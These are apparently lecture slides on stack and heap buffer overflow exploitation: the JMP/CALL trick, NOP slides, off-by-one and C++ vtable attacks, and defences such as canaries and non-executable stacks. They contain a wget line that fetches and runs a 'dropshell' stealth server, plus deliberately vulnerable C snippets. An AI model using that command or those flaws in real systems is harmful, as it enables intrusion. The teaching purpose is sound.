
# The JMP and CALL trick

- JMP and CALL can use ***relative*** addressing (based on the EIP register)
- The code can JMP to an address immediately before "/bin/sh" and in this address make a CALL back to the address immediately after the JMP. (yes, this seems pointless... BUT...)
- The beautiful outcome: the address where "/bin/sh" resides is pushed to the stack (by the CALL) and can be recovered (at runtime)!

# A more serious problem

- Using the JMP and CALL trick the code should be looking good...
- But how do you smash the stack and convince the executing CPU to run the code?
- The original return address will be overwritten but where is the new code placed?


# Visualizing




The shell code will be somewhere in the red area


*The return address after smashing must point to the beginning of our shell code.*

# Preparing the Buffer




ret addr = ?

# The NOP slide trick




ret addr = ?
but no need to get the exact beginning

# Universality of attack

- Once the specifics of a certain architecture are understood:
  - the same basic code in a properly calibrated buffer can produce identical effect [in this case spawn a shell]
  - If the program under attack is root owned and has SUID bit set then you get ...

# Alternative Payloads

- Spawning a shell is a thing to do when the process you are attacking is run in a terminal.
- What if not?
  - There are many other things to do!
  - One favorite: smash with the code of a "network installer" and then download and setup a small stealth server.

```
wget http://www.example.com/dropshell ; chmod +x dropshell ; ./dropshell ;
```

# small buffers

- What do you do when your input buffer is too small?
- For example:
  - you may still be able to overwrite the return address, but:
  - you don’t have enough space to fit the code!

# small Buffers, II

- Find some way to put the code into memory in a predictable location.
- smash the buffer with the return address.
- A number of possibilities of placing malicious code into a memory location so that it is accessible depending on O/S.
  - e.g., *initial environment variables in Unix shell.*

# Discovering B.O.'s

- (without source code) get implementation of program you are interested in.
- Issue all possible inputs with large buffers of a known random character (fuzzing).
- If there is a crash search the core dump (or whatever else the O/S offers for debugging) for your character sequence (if no crash then you are out of luck).

# Off-by-one Attack

what is wrong with this code?

```
void main(int argc, char *argv[]) {
    char buffer[128];
    int i;
    if (argc>1)
    for (i=0;i<=128;i++)
        buffer[i] = argv[1][i];

}
```

may allow messing with the previous frame pointer

# Changing the previous base pointer

| |
|---|
| argument 2 |
| argument 1 |
| **return address** |
| previous base pointer |
| Local Variables |

off-by-one

Recall :
When procedure terminates the previous base pointer will load to EBP

By pointing EBP into the buffer you effectively change the data of the calling procedure

# Heap Overflows

- Heap:
  - Dynamically allocated memory by an application.
  - Various non-protected operations are possible (overflowing a buffer to write in the space of another buffer).
  - Immediate observation: possible to overwrite useful application data.


# Exploiting Objects

- Objects are stored in the heap and may contain *function pointers* (ptr to something executable).
  - Given the existence of a function pointer, if we overwrite it with another address:
    - then our code will be executed whenever the function pointer is invoked (provided we have loaded the appropriate code in that address)

# Exploiting C++ Objects in Linux

**Example exploit**

```
classVulnerable : public SomeBase
{
 public:
    char buffer[100];
    virtual void Func1();
    virtual void Func2();
}
void main()
{
   ...
   Vulnerable v;
   std::cin>>v.buffer;
   v. Func1();
   ...
 }
```




Picture from "Defending against Buffer Overflow Vulnerabilities", B. M. Padmanabhuni, H.B. Kuan Tan, IEEE Computer November 2011

# Preventing Buffer Overflows

- What should a programmer do to avoid a buffer overflow attack?


# Safe vs. Unsafe Functions

- Many standard C library functions are unsafe. examples: strcpy(), strcat(), sprint().
- Safe versions exist but... if you program in C/C++ make sure you do the checking anyway.

# What, Me Worry?

- Use some of the following:
  - *type-safe* languages: (perhaps) SML, JAVA
  - run-time protection tools against buffer overflows (Compiler responsibility).
  - Randomize location of stack / mark stack non-executable (OS responsibility)
  - Testing all functions + patching/change code.

# Runtime Protection





Special string
used for consistency

will be checked
prior to using return addr.

# Canary types

- Terminator canaries:
  - contain EOF, EOLN, NULL
- Random canaries.
  - adversaries must find the random word.
